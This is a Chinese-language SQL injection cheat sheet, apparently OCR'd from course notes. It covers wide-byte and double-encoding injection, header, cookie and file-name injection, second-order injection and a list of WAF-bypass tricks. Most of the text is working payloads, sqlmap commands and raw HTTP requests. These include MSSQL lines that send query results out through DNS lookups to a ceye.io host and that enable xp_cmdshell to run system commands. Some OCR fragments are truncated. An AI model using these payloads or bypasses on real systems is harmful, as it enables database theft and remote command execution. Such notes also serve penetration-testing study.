宽字节注入

了解魔术引号，magic_quotes_gpc
所有的 '（单引号），"（双引号），\（反斜线）和 NULL 字符都会被自动加上一个反斜线进行转义
使用魔术引号时，'转义 \' 这时我们添加%df 或%81 或%d5 与\反斜杠结合，变成一个繁体汉字，使单引号通过，再闭合就造成了宽字节注入。
当编码为 gbk 时，%df%27 或%81%27 数据为空
就是说客户端发送的数据编码是 gbk 时，那么可能会吃掉转义字符\'反斜杠
闭合之后页面恢复正常，存在宽字节注入

```
number=1234&username=a縗' or if((select 1 and
1=1*),sleep(0.02),1)#&password=123&submit=%E6%8F%90%E4%BA%A4
```

sqlmap 中
--prefix　'%df%27'　　指定前缀
--suffix　'-- l'　　指定后缀
--tamper
宽字节推荐加前缀和后缀，不推荐写 tamper
sqlmap --purge　清除所有缓存

加*构造注入点（比-p 更稳定），让 sqlmap 对构造注入点进行注入攻击（*优先级更高）

--technique B 注入测试时，指定布尔盲注
--threads　5　　多线程检索
5.3 之前 PDO 还是受宽字节影响

宽字节防御:
mysql_set_charset('GBK')
mysql_real_escape_string()
第 10 行和第 24 行必须同时使用，才可防止宽字节注入，要么就更换编码格式

```php
$conn = mysql_connect($host,$username,$password) or die(mysql_error());
// mysql_set_charset('GBK');
mysql_query("set names 'gbk'");
mysql_select_db($database, $conn) or die(mysql_error());
if (!$conn)
{
    die('Could not connect: ' . mysql_error());
    exit;
}

session_start();
if( !get_magic_quotes_gpc() ) {
    foreach ($_GET as $key => $value) {
        # code...
//        $_GET[$key] = addslashes($value);
$_GET[$key] =  mysql_real_escape_string($value);
    }
    foreach ($_POST as $key => $value) {
        # code...
        $_POST[$key] = addslashes($value);
    }
}


?>
```

二次编码注入

代码中使用 urldecode() 函数
%2527 先解码成%27 再解码成'单引号

这时我们就可进行注入
sqlmap -u http://192.168.100.141/index.php/?author=123 --prefix "%2527" --suffix "%23"
设置后缀，以防 sqlmap 自动使用内联注入
使用自带的脚本进行注入


```
C:\Users\35040>sqlmap -u 192.168.100.141/index.php?author=zs --tamper chardoubleencode.py
```

长字符截断

insert into users(id,username,password) values(2,'admin ','admin');
会提示一个 warning，但还是会插入到数据库，所以构建一个"admin "账户，即可进入后台

XFF 头注入

update user set loat_loginip = '8.8.8.8' where id =1 and sleep(5) #' where username = 'zs';
id 根据网站用户量取一个中间值，测试是否有注入，设置 XFF 头，如果网站不报错，可尝试此注入




```
sqlmap -u http://192.168.100.197/Less-20/index.php --cookie 'uname=admin*'
```

where id =1　　and/or/union select/ and ''=' /and sleep()

*优先级最高，不需要-p 参数
使用 base64 编码 sql 语句进行注入攻击

```
sqlmap -u http://192.168.100.197/Less-20/index.php --cookie 'uname=admin*'  --tamper base64encode.py
```

insert

insert into users (id,ua,ip,uname) values ('1','firfox',(select 1 where 1=1),1)#

```
insert into users (id, ua, ip, uname) values ('1', 'firfox', (select 1 where 1=1
), 1)#
```

把 1 替换成 sql 语句

User-agent 请求头注入

```
POST /Less-18/ HTTP/1.1
Host: 192.168.100.197
Content-Length: 38
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: 123',1,2)#
Origin: http://192.168.100.197
Content-Type: application/x-www-form-urlencoded
DNT: 1
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp
,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Referer: http://192.168.100.197/Less-18/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Cookie: PHPSESSID=at9atoulqhhmom6c6v8vh69ra4
x-forwarded-for: 8.8.8.8'
Connection: close

uname=admin&passwd=admin&submit=Submit
```

图片上传 sql 注入

猜结构，为时间戳加文件名

```
uploads/1567502881loadingpingpang' where id = 1 and sleep(3)# .gif
```

```
POST /upload.php HTTP/1.1
Host: 192.168.100.144
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:68.0)
Gecko/20100101 Firefox/68.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://192.168.100.144/upload.php
Content-Type: multipart/form-data;
boundary=---------------------------1073638822168
Content-Length: 3338
Connection: close
Cookie: PHPSESSID=1lvi913nohkaf9sbrmn9cdh3d2
Upgrade-Insecure-Requests: 1
X-Forwarded-For: 8.8.8.8'
Pragma: no-cache
Cache-Control: no-cache

-----------------------------1073638822168
Content-Disposition: form-data; name="file"; filename="1' where id=1
and sleep(3)#.jpg"
Content-Type: image/jpeg
```

替换 and sleep（3）为* 进行 salmap 检测


```
Parameter: MULTIPART #1* ((custom) POST)
    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind
    Payload: -----------------------------1073638822168
Content-Disposition: form-data; name="file"; filename="1' where id=1  AND SLEEP(5)#.jpg"
Content-Type: image/jpeg
```

二次注入

abc'数据经过 addslashes 过滤，单引号前面添加反斜杠 abc\'
但传入到数据库的数据还是 abc'

```
$result = insert into message (author,title,content,time) values
('admin',concat(',',),1,1)#abc','123456',now())
```


手机号处存在二次注入



限制为假

Ascii hex 转码

转码成




测试注入类型为数字型
Order by
Union select

dnslog 数据外带

使用情况，确定存在注入点，但返回数据无回显时，尝试使用此方法
外带平台 ： xip.io　　ceye.io
MSSQL 查询当前数据库

MySQL 查询数据库版本



```
            "15195750"
e:          "8.0.12.mydb.xajwd3.ceye.io"
ote_addr:   "211.136.70.116"
ated_at:    "2019-09-05 15:32:39"
```

数据库外带
exec master..xp_dirtree "//123.xajwd3.ceye.io/123"
exec master..xp_cmdshell "whoami"
exec(sp_configure '''show advanced options',1");RECONFIGURE;exec("sp_configure 'xp_cmdshell',1");RECONFIGURE;exec('xp_cmdshell 'whoami'')

相关资料 https://www.anquanke.com/post/id/98096

常见过 waf 技巧

1.特征字符大小写（基本没用）
UnIoN SeLcT 1,2,3
2.内联注释
id=-1/*!UNION*/%20//*!SELECT*/%201,2,3
3.特殊字符代替空格
%09 tab 键(水平)、%0a 换行、%0c 新的一页
%0d return 功能、%0b tab 键(垂直)、%a0 空格
4.等价函数和逻辑符号
hex()、bin()==>ascii()
sleep()==>benchmark()
concat_ws()==>group_concat()
mid()、substr()==>substring()
@@version==>version()
@@datadir==>datadir()
逻辑符号：如 and 和 or 不能使用时，尝试&&和||双管道符。
5.特殊符号
反引号，select `version()`，绕过空格和正则
加号和点，"+"和"."代表连接，也可绕过空格和关键字过滤
@符号，用于定义变量，一个@代表用户变量，@@代表系统变量
6.关键字拆分
'se'+'lec'+'t'
%S%E%L%C%T 1,2,3
?id=1;EXEC('ma'+'ster..x'+'p_cm'+'dsh'+'ell"net user"')
!和()：'or--+2=--!!!'2
id=1+(UnI)(oN)+(SeL)(EcT)
7.加括号绕过
小括号
union (select+1,2,3+from+users)%23
union(select(1),(2),(3)from(users))

id=(1)or(0x50=0x50)
id=(-1)union(((((((select(1),hex(2),hex(3)from(users)))))))
花括号
select{x user}from{x mysql.user}
id=-1 union select 1,{x 2},3
8.过滤 and 和 or 下的盲注
id=strcmp(left((select%20username%20from%20users%20limit%200,1),1),0x42)%23
id=strcmp(left((select+username+from+limit+0,1),1,0x42)%23
9.白名单绕过
拦截信息：GET /pen/news.php?id=1 union select user,password from mysql.user
绕过：GET /pen/news. php/admin?id=1 union select user,password from mysql. user
GET /pen/admin/..\news. php?id=1 union select user,password from mysql. user
10.HTTP 参数控制
（1）HPP（HTTP Parmeter Polution）（重复参数污染）
举例：
index.php?id=1 union select username,password from users
index.php?id=1/**/union/*&id=*/select/*&id=*/username.password/*&id=*/from/*&id=*/users
HPP 又称作重复参数污染，最简单的是?uid=1&uid=2&uid=3，对于这种情况，不用的 web 服务器处理方式不同。
具体 WAF 如何处理，要看设置的规则，不过示例中最后一个有较大可能绕过
（2）HPF（HTTP Parmeter Fragment）（HTTP 分割注入）
HTTP 分割注入，同 CRLF 有相似之处（使用控制字符%0a、%0d 等执行换行）
举例：
/?a=1+union/*&b=*/select+1,pass/*&c=*/from+users--
select * from table where a=1 union/* and b=*/select 1,pass/* limit */from users --+